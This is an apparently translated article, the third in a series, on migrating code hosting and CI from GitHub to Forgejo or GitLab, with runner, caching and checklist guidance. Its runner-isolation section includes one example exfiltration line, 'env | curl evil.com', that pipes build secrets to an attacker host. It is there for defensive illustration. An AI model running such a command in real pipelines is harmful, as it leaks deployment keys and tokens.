Migration with a CI Focus: From Plan to Execution
Part 3 of a three-part series on GitHub alternatives.
Migrations rarely fail on the technology. They fail on sequencing, on underestimated webhooks, and on a CI pipeline that drops out at exactly the wrong moment. This third part describes a migration that works — from damage limitation on day one to the egress audit after cutover.
Part 1 described the occasion: the default-on training use of Copilot interaction data effective April 24, 2026. Part 2 examined the alternatives to GitHub. The remaining question is how to get from here to there without grinding to a halt for weeks or accidentally tearing open new problems during the move. The focus here is on the most painful point — the CI pipeline — and on a sequence that balances control gains against operational risk.

Seven Phases of the Migration
What follows has worked in projects with one developer and projects with dozens. It is not a theoretical ideal sequence, but the order that minimizes damage and allows learning time.
Phase 1 — Damage Limitation on Day One
Before any planning, it pays off to look at the existing GitHub organization’s settings — some of them deliver the largest effect with no further effort. Since April 24, 2026 the main switch sits at “Allow GitHub to use my data for AI model training” under /settings/copilot/features — for every individual Copilot account in Free, Pro, or Pro+ variants. Alongside that, the older “Use code snippets to improve products” toggle should be checked, public repos converted to private where possible, and a TDM reservation added to every README. This does not close the structural backdoor — but it reduces the acute hole significantly and buys time for a clean migration.
Phase 2 — Inventory
No migration without inventory. You need numbers and lists: number of repos, LFS usage, submodules, branch protection rules, codeowners, secrets, marketplace actions in use, self-hosted runners, packages and container registry, webhooks, apps and bots, org structure, SSO/SCIM bindings, open PRs and issues, wikis, pages, releases. A simple script suffices for the start:
gh api orgs/MY-ORG/repos --paginate --jq '.[].name' > repos.txt
for repo in $(cat repos.txt); do
  echo "## $repo"
  gh api repos/MY-ORG/$repo/actions/workflows --jq '.workflows[].path'
done > inventory.md
Phase 3 — Target Platform Pilot
A representative selection of repos — one application, one library, one infrastructure repo — is moved completely to the target platform. Including CI, including deployment to staging. Only when that works do you continue. Anyone taking shortcuts in this phase pays them back later with interest.
Phase 4 — Code Migration
This is where Git is unobtrusively portable. On the new platform, an empty repo is created, then:
git clone --mirror git@github.com:MY-ORG/repo.git
cd repo.git
git remote set-url --push origin git@git.example.com:my-org/repo.git
git push --mirror
For issues, pull requests, wikis, and releases, most target platforms ship importers. Forgejo and Gitea offer a GitHub importer in the web UI that transfers issues, comments, labels, milestones, and wikis. GitLab provides a similar tool. Pull requests are usually converted into issues, because the PR model does not translate 1:1 between platforms.
If you want to clean commit emails — for instance to remove private addresses from history — use git-filter-repo before the push. Be careful with OSS projects: forks have the old history and don’t pick up your cleanups.
Phase 5 — CI Migration
The main effort. Details follow further down in their own section.
Phase 6 — Cutover
All developers switch their remotes (git remote set-url origin <new>), webhook consumers — Slack, Sentry, Linear — are reconfigured, deployment pipelines pointed at new URLs. The old GitHub repo is set to read-only with a conspicuous README change (“MIGRATED — see git.example.com”). After thirty days without complaints: archive or delete.
Phase 7 — Egress Audit
After cutover, a second look pays off. Which data flows continue to export code snippets or build metadata? Dependency pulls (npm, PyPI, Docker Hub), build tool telemetry, external action mirrors, container base images. Not every egress is a problem — anyone using AWS, Azure, or Cloudflare anyway will not eliminate everything here.
What’s useful is a deliberate inventory: what goes where, and is that compatible with the default-off line drawn for the code itself? A self-hosted pull-through cache (Sonatype Nexus, Harbor, Artifactory self-hosted) at least reduces the fine-grained build metadata that would otherwise be generated per job.
CI Migration: The Hard Part
GitHub Actions is deeply rooted in the GitHub ecosystem. Anyone migrating has three paths, differing in effort and lock-in.
The first, closest to drop-in, is Forgejo or Gitea Actions. The engine is API-compatible with GitHub Actions; most workflows work without or with minimal change. actions/checkout, actions/setup-node, actions/cache, actions/upload-artifact have mirrors at code.forgejo.org and are resolved automatically when the runner configuration is set accordingly.
A typical workflow stays nearly unchanged. On GitHub:
name: CI
on: [push, pull_request]
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with: { node-version: 20 }
      - run: npm ci
      - run: npm test
On Forgejo Actions, identical except for one line:
name: CI
on: [push, pull_request]
jobs:
  test:
    runs-on: docker
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with: { node-version: 20 }
      - run: npm ci
      - run: npm test
The only difference: runs-on: docker instead of ubuntu-latest. Forgejo runners expect a Docker image as runtime environment, not a prebuilt ubuntu-latest. In the runner config:
labels:
  - "docker:docker://node:20-bookworm"
  - "ubuntu-latest:docker://catthehacker/ubuntu:act-22.04"
The second path is platform-native YAML. When migrating to GitLab CE, you translate to .gitlab-ci.yml. The same example:
stages: [test]

test:
  stage: test
  image: node:20-bookworm
  script:
    - npm ci
    - npm test
For a library with two workflows — CI and release — that’s manageable. For a repo with fifteen reusable workflows, composite actions, and matrix builds, it becomes a multi-day effort: realistically one to three person-days per complex repo.
The third path is platform neutralization. The build logic moves into scripts (Makefile, Taskfile, Justfile, Bazel), and CI only calls make ci. Advantage: the next platform migration becomes a YAML wrapper swap. Disadvantage: higher initial investment.
For privacy-focused migrations, the first path is usually the pragmatic one, since Forgejo Actions is the most migration-friendly option to begin with.
Self-Hosted Runners: Who Executes the Code
Even after a successful repo migration, the code in your build steps runs somewhere. Anyone using GitHub-hosted runners has Microsoft Azure as the execution environment. Anyone using GitLab.com shared runners has Google Cloud. These default runners are functionally fine, but they are first a default-on decision about where execution happens, and second a cost factor as soon as build minutes get tight. Both arguments speak for self-hosted runners — regardless of whether the infrastructure ends up at an EU hyperscaler, at Hetzner, or in your own datacenter.
Three setups suggest themselves depending on scale. For five to twenty developers with moderate build load, a dedicated bare-metal server at Hetzner Robot suffices — an AX42 or similar, around 50 euros per month — with Forgejo Runner as a systemd service:
# /etc/systemd/system/forgejo-runner.service
[Unit]
Description=Forgejo Actions Runner
After=docker.service
Requires=docker.service

[Service]
ExecStart=/usr/local/bin/forgejo-runner daemon
WorkingDirectory=/var/lib/forgejo-runner
User=runner
Restart=on-failure

[Install]
WantedBy=multi-user.target
For variable load, dynamically provisioned runners in Hetzner Cloud pay off. Forgejo doesn’t support this out of the box like GitHub does, but act_runner can be brought up via a simple script in a Hetzner Cloud snapshot VM and destroyed again after the build ends. The API helps:
hcloud server create \
  --name "ci-runner-$(date +%s)" \
  --type cax11 \
  --image ci-runner-snapshot \
  --location nbg1 \
  --ssh-key ci-key
For teams with existing Kubernetes infrastructure, the third variant is the obvious one: Forgejo runner pods as jobs, triggered by a webhook-based controller. The Forgejo runner runs in K8s, the official Helm chart is available, scaling runs through HPA, resource isolation per build through separate namespaces.
In all three variants, the same set of best practices applies: keep runner lifecycles short (ephemeral runners per build), store build caches on your own S3-compatible storage (MinIO, Garage), and clearly separate runners by repo sensitivity. A build for an OSS repo must not share the same runner as a build for proprietary code.
Why Separate Runner Pools
This last rule sounds pedantic, but it’s the most common origin point for supply chain incidents in self-hosted CI setups. OSS repos and proprietary repos have fundamentally different trust models: every pull request against an OSS repo executes code in CI that comes from an arbitrary person on the internet. If the runner just processed a proprietary build moments before, or is processing one in parallel, the attacker is sitting inside the trust zone.
Four attack surfaces emerge when runners are shared.
Secrets exfiltration. Build runners have access to deployment keys, container registry credentials, signing certificates, API tokens for internal systems. A malicious PR can grab them trivially with env | curl evil.com. GitHub took the problem so seriously that pull_request_target was introduced as a separate trigger — workflows with secrets must never be triggered for code from forks. Anyone building self-hosted CI has to establish that separation themselves.
Cache poisoning. Runners cache npm modules, pip wheels, Docker base images, and Maven artifacts for performance reasons. An OSS PR can manipulate these caches — the backdoor then lands not in the OSS repo, but in the next release of the proprietary software. This exact pattern was at play in the Codecov incident in 2021 and the xz-utils episode in early 2024: it wasn’t the source code that was compromised, but the build pipeline.
Network topology. Internal runners often have access to artifact registries, databases for integration tests, cloud APIs with service account permissions. OSS builds on the same runner can scan, attack, or exfiltrate data from these services. A shared pool turns the entire internal network into the attack surface of every PR.
Compliance audit. Proprietary code is often subject to requirements from SOC 2, ISO 27001, or NIS2. These demand controlled, auditable build environments with traceable code lineage. Once public OSS builds run on the same infrastructure, the audit trail is no longer guaranteeable — you can no longer prove that only controlled code lands in production.
In practice, this means at least three pools: one pool for public OSS builds (ephemeral VMs, no secrets, no internal network), one pool for proprietary builds (with secrets and internal network, only authorized contributors), and one highly privileged release pool (for signing and production deployment, ideally with a hardware security module, main branch only). For GitHub-hosted runners, GitHub takes care of the isolation — every job gets a fresh VM. For self-hosted runners, you’re responsible yourself, and this is exactly where the mistake happens: out of convenience, the OSS build lands on the same bare-metal runner as the production build, “because that one already has all the caches.”
Pull-Through Caching: The Often Overlooked Lever
Even the best self-hosted runner pulls packages from registries during the build step, registries that are usually outside your own control. A typical npm ci run makes hundreds of requests to registry.npmjs.com — each with IP, user agent, auth token. That’s not necessarily a privacy problem, but it’s data exhaust that needlessly exposes the build profile and becomes a vulnerability when supply chain incidents occur.
The solution is called pull-through proxy: Sonatype Nexus or JFrog Artifactory CE as a cache and auth layer, installed once in front of all runners.
# .npmrc in repo
registry=https://nexus.example.com/repository/npm-proxy/

# pip.conf
[global]
index-url = https://nexus.example.com/repository/pypi-proxy/simple/
The first build pulls packages once from origin, all subsequent ones from the internal cache. The effect is twofold. First, external registries see only the central Nexus IP, not every build machine individually — which unifies the profile information. Second, in the case of a supply chain attack, you can keep working with frozen versions from the cache while the cause is investigated. Pull-through caching is therefore one of the most worthwhile investments, with or without platform migration.
Migration Checklist to Tick Off
A compact list for practice. For a typical mid-size setup with twenty to fifty developers and fifty to two hundred repos.
Preparation:
- Inventory of all repos, workflows, secrets, webhooks, apps created
- Marketplace action list checked for Forgejo/Gitea compatibility
- Target platform decided (Codeberg / Forgejo SH / GitLab CE)
- Hosting provider selected (with privacy position consciously decided)
- Backup and restore strategy documented
- DPA signed with hosting provider
- Pilot repos identified (1 app, 1 library, 1 infra)
Platform setup:
- Forgejo/GitLab CE installed and configured
- TLS via Let’s Encrypt or internal CA
- Reverse proxy configured (TLS termination consciously decided)
- SSO integration (LDAP, Keycloak, Authentik)
- Storage backups set up (daily, off-site, restore tested)
- X-Robots-Tag header set for noai
- robots.txt and ai.txt at web root
- Self-hosted runners registered and tested
- Pull-through cache (Nexus / Artifactory) set up
Per repo:
-
git push --mirrorto new remote - Issues / PRs / wiki transferred via importer
- Workflows converted to Forgejo Actions
- Secrets created fresh (not exported!)
- OIDC trust to cloud providers reconfigured
- CI run green on new platform
- Branch protection rules carried over
- CODEOWNERS verified
- TDM reservation added to README
- Webhooks (Slack, Sentry, Linear) repointed to new platform
- Deployment pipeline triggered from new platform, deployed to staging
Cutover:
- Developer onboarding for new platform conducted
- Old repos set to read-only with migration notice
- Communication to all dependent teams (DevOps, Security, Compliance)
- Monitoring switched to new platform endpoints
Follow-up:
- Egress audit performed (which code/build data goes where)
- Privacy impact assessment updated
- Records of processing activities updated
- Old GitHub org deleted after 30–90 days
- Lessons learned documented
When Migration Pays Off — and When It Doesn’t
Despite all arguments, a migration costs effort. Realistically, expect 0.5 to 1.5 person-months of initial effort for a mid-size setup, plus ongoing operations of ten to twenty hours per month for the self-hosted variant.
Migration clearly pays off when intellectual property is worth protecting — proprietary algorithm, business logic, sensitive domain — when compliance requirements like GDPR, NIS2, KRITIS, or ISO 27001 are putting pressure on you anyway, or when the company is strategically betting on European supply chains.
It pays off less when the code is mostly OSS and public anyway — then the only mandatory part is a clean TDM reservation — when teams are very small and deeply rooted in the GitHub ecosystem, or when usage contracts with customers explicitly permit GitHub hosting.
A pragmatic middle position exists: sensitive repos on a self-hosted Forgejo instance, OSS contributions stay on Codeberg or GitHub. Organizationally more complex, but cleanly justifiable from a privacy standpoint.
Closing Note
Three parts, three perspectives: the problem, the alternatives, the migration path. What stands between the lines is the actually important part — code hosting is a decision with long-term consequences that is usually made without sufficient discussion. Anyone migrating now is building for the compliance and AI world of the next two to five years.
The hard lever is not the tools themselves — they all exist, they’re mature, they work. The lever is the organizational willingness to replace “it just runs on GitHub” with a deliberate, documented architectural decision. Default-on is the answer to what happens when nobody decides consciously. Anyone wanting to push back on that starts by deciding for themselves.
Translated with the help of Claude.
This series:
- Part 1: Default-on starting April 24 — GitHub trains Copilot with user code
- Part 2: Alternatives compared — Codeberg, Forgejo, Gogs, Launchpad and more
- Part 3: Migration with a CI focus — from plan to execution (this article)
